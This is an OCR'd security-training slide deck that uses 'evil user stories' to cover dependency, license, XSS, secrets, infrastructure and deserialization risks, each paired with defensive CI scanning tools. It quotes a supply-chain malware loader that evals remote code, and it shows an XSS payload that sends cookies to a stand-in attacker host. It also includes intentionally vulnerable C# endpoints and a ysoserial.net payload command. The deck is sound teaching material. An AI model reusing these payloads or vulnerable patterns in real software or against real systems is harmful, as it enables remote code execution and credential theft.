
ZURE

1. What are we working on?
Login system – Data flow



From: Auth0

2. What can go wrong? - Data flow



Steal cookies

Steal PII from Database

Database

Database

Man-in-the-Middle at transport

Steal password

Inject malicious content into login form

From: Auth0

Evil user stories - Our stars

ZURE

Valdemar Vibecoder

Enthusiastic
Programmer
Gets things done

Harry Hacker

Opportunistic
Evil

Per Pessimistic

Blue team
20 years old
1 year in Infosec

ZURE

Evil user stories - Dependencies

ZURE

Dependencies

- Valdemar Vibecoder added react-html2pdf.js library to repository
  - Familiar sounding

Valdemar Vibecoder

ZURE

Harry Hacker

Dependencies

- Harry had surprise in index.js

/ react-html2pdf.js / index.js

« Back | 5 LOC | 1.21 kB

```
1  function html2pdf() {
2      return "html2pdf"
3  }
4
5   module.exports = html2pdf
6
```

https://www.aikido.dev/blog/malware-hiding-in-plain-sight-spying-on-north-korean-hackers

Harry Hacker

Dependencies

- Scroll right to find this:


```
function html2pdf() {
    (async () => eval((await axios.get("https://ipcheck-production.up.railway[.]app/106", {
        headers: {
            "x-secret-key": "locationchecking"
        }
    })).data))()
    return "html2pdf"
}

module.exports = html2pdf
```

https://www.aikido.dev/blog/malware-hiding-in-plain-sight-spying-on-north-korean-hackers

ZURE

Dependencies

- Double-check PR's with dependency changes
- Be careful when adding dependencies
- Lock transient dependencies with lockfiles
- Have vulnerability scanning in place for dependencies
- Evaluate the maturity of the packages frequently
  - Too new → Hold
  - Unmaintained → Remove & Replace



Dependencies

```
dotnet list package --vulnerable --include-transitive
```

```
npm install -g retire
retire --path . --severity low --exitwith 1 --deep
```

```yaml
# Run OWASP Dependency check
- name: Dependency Check
  uses: dependency-check/Dependency-Check_Action@main
  id: Depcheck
  with:
    project: "ci-security"
    path: "."
    format: "HTML"
    out: "reports" # this is the default, no need to specify unless you wish to override it
    args: >
      --failOnCVSS 7
      --enableRetired
```

Per
Pessimistic

ZURE

Dependencies

- Content-Security-Policy (and other security HTTP headers) will help you.
- Use Mozilla observatory or OWASP OSHP validator to scan HTTP headers

```yaml
mdn-http-observatory-scanning:
  runs-on: ubuntu-latest
  steps:
    - name: Install Mozilla Observatory
      run: npm install --global @mdn/mdn-http-observatory
    - name: Run Mozilla Observatory
      run: mdn-http-observatory-scan harry-hackers.target
```

Per Pessimistic

Dependencies

- 16.4.2025 End of CVE and CWE?

U.S. Govt. Funding for MITRE's CVE Ends April 16, Cybersecurity Community on Alert


Apr 16, 2025 Ravie Lakshmanan

Per Pessimistic


ZURE

Dependencies

- 8.9.2025 – npm packages compromised



Dependencies - xkcd



Per Pessimistic

ZURE

Dependencies - AI

Hugging Face AI Platform Riddled With 100 Malicious Code-Execution Models

New Hugging Face Vulnerability Exposes AI Models to Supply Chain Attacks

Feb 27, 2024 Ravie Lakshmanan

New Namespace Reuse Vulnerability Allows Remote Code Execution in Microsoft Azure AI, Google Vertex AI, and Hugging Face

By Tushar Subhra Dutta - September 4, 2025

Per Pessimistic

ZURE

Evil user stories - Licenses

ZURE

Licenses

- Valdemar Vibecoder added dependency to print ascii beer to console
- Dependency tree depth is 20
- Every dependency has different FOSS license

Valdemar Vibecoder

ZURE

Harry Hacker

Licenses

- Harry has new plan.
  - He bribes the maintainer of a dependency
  - Add Oracle database installer
  - Add analytics to see usage
- Extortion with:

I WILL CALL ORACLE LAWYERS ABOUT UNLICENSED DATABASES YOU HAVE

ZURE

Licenses

- Double-check PR's with dependency changes
- Be careful when adding dependencies
- Lock transient dependencies with lockfiles
- Scan your solution for licenses

```
- name: Install ScanCode
  run: pip install scancode-toolkit[full]
- name: Create folder for reports
  run: mkdir reports
- name: Run ScanCode
  run: scancode --license --email --license-score 70 -n 10 ./scancode-inputs --html reports/output.html --json-pp reports/output.json
```

Licenses

- 120 different FOSS license
- Random CC-licenses for “non-commercial use”
- Pipeline job timeout after 6 hours

Per Pessimistic

ZURE

Evil user stories - Code safety

ZURE

Code safety

- Valdemar Vibecoder has found a way to get backend to return any HTML he likes.
- How convenient!

```
public ContentResult XSSVulnerability([FromQuery] string content)
{
  return new ContentResult
  {
    StatusCode = (int)HttpStatusCode.OK,
    ContentType = "text/html",
    Content = $"<html><body>{content}</body></html>"
  };
}
```

Valdemar Vibecoder

ZURE

Harry Hacker

Code safety

- Harry Hacker is spreading links to Valdemars site in reddit with this being the content parameter

```
<SCRIPT>
const axios = require('axios');
axios.post('https://harry.hacker.is.evil/data', { document.cookie})
</SCRIPT>
```

ZURE

Code safety

- Pull Request Reviews are vital
- Static Application Security Testing might help too!
- But it did not. See how Per is laughing. Lol.

```yaml
SAST-with-Semgrep:
  name: "SAST: Semgrep CE"
  runs-on: ubuntu-latest
  container:
    # A Docker image with Semgrep installed. Do not change this.
    image: semgrep/semgrep
  steps:
    # Fetch project source with GitHub Actions Checkout. Use either v3 or v4.
    - uses: actions/checkout@v4
    # Run the "semgrep scan" command on the command line of the docker image.
    - run: semgrep scan --config auto
```

Per Pessimistic

ZURE

Evil user stories - Secrets

Secrets

- Valdemar Vibecoder has found a way to share secrets to coworkers.
- Just add them to version control!
- How convenient!

```
$password = "OH_NOES_EXPOSED_PASSWORD_IS_BAD"
```

Valdemar Vibecoder

ZURE

Harry Hacker

Secrets

- Harry Hacker is using grep and evilness to harness the secrets from the code.
- Even worse! He has reverse engineered the mobile app and got the hardcoded secrets from the DLLs.

ZURE

Secrets

- Pull Request Reviews are vital
- Use tools to detect leakages

```yaml
secret-scanning-with-gitleaks:
  name: gitleaks
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4
      with:
        fetch-depth: 0
    - uses: gitleaks/gitleaks-action@v2
      env:
        GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
```

```yaml
secret-scanning-with-trufflehog:
  runs-on: ubuntu-latest
  defaults:
    run:
      shell: bash
  steps:
    - name: Checkout code
      uses: actions/checkout@v4
      with:
        fetch-depth: 0
    - name: Secret Scanning
      uses: trufflesecurity/trufflehog@main
      with:
        # Note that verified means the secret is known to be valid, so the secrets in this repo won't be flagged
        extra_args: --results=verified,unverified,unknown
```

Per Pessimistic

ZURE

Secrets - AI era

- mcp.json, .env and .ipynb
- Copilot-enabled repos are 40% more likely to contain API keys, passwords, or tokens
- 12,000 API Keys and Passwords Found in AI Training Datasets
- AI autofilling somebody elses secrets

Per Pessimistic

ZURE

Evil user stories - Infrastructure

ZURE

Infrastructure

- Valdemar Vibecoder has found that Infrastructure-as-Code is boring.
- Outsourced the whole thing to a Chatbot!
- How convenient!

Valdemar Vibecoder

ZURE

Harry Hacker

Infrastructure

- Harry Hacker is using traditional MITRE ATT & CK tactics and techniques to find vulnerabilities in infrastructure configuration

Infrastructure

- Did I mention Pull Requests?
- Use Cloud Security Posture Management like Defender for Cloud
- You can also scan IaC for misconfigurations

```yaml
iac-scan-with-checkov:
  permissions:
    contents: read
    security-events: write
    actions: read
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4
    - name: Checkov GitHub Action
      uses: bridgecrewio/checkov-action@v12
      with:
        output_format: cli,sarif
        output_file_path: console,results.sarif
    - name: Upload SARIF file
      uses: github/codeql-action/upload-sarif@v3
```

Per Pessimistic

ZURE

Infrastructure

- 2000 errors from Checkov
- Also: One Token to rule them all - obtaining Global Admin in every Entra ID tenant via Actor tokens

Per Pessimistic

ZURE

Evil user stories - Runtime issues

ZURE

Runtime issues

- Valdemar Vibecoder figured out that datatypes are boring.
- If I just get byte array I could deserialize it to anything!
- How convenient!

```
  public IActionResult UnsafeDeserialization([FromQuery] byte[] bytes)
  {
    // Yes yes, I want to have an RCE for educational purposes
#pragma warning disable SYSLIB0011 // Type or member is obsolete
    BinaryFormatter formatter = new BinaryFormatter();
    formatter.Deserialize(new MemoryStream(bytes));
#pragma warning restore SYSLIB0011 // Type or member is obsolete
    return RedirectToAction("Index");
  }
```

Valdemar Vibecoder

ZURE

Runtime issues

- Harry Hacker turns your usage of reflection and binaryformatter into fullblown RCE attacks!
- https://github.com/pwntester/ysoserial.net

Harry Hacker

Generate a calc.exe payload for BinaryFormatter using *PSObject* gadget.

```
$ ./ysoserial.exe -f BinaryFormatter -g PSObject -o base64 -c "calc" -t

AAEAAAD/////AQAAAAAAAAAMAgAAAF9TeXN0ZW0uTWFuYWdlbWVudC5BdXRvbWF0aW9uLCBWZXJzaW9uPTMuMC4wLjAsIEN1bHR1cmU
```

Runtime issues

- Did I mention Pull Requests?
- Sanitize inputs!
- And outputs!
- And putputs!
- Do I look tired?

Per Pessimistic

```
Write-Host "-- Run docker ZAP"
docker run -v ${{github.workspace}}/zapreports:/zap/wrk:rw -t ghcr.io/zaproxy/zaproxy:stable zap-full-scan.py -t $target
```

ZURE

Runtime issues

- 10 hours of scanning
- Days of building whitelists
- Thousands of errors

Evil user stories
- New opportunity

ZURE

New opportunity

- Valdemar Vibecoder abandoned his last project because the customers did not understand how great the solution was
- As there is not much money in the startup, he gracefully decommissions cloud resources

Valdemar Vibecoder

ZURE

Harry Hacker

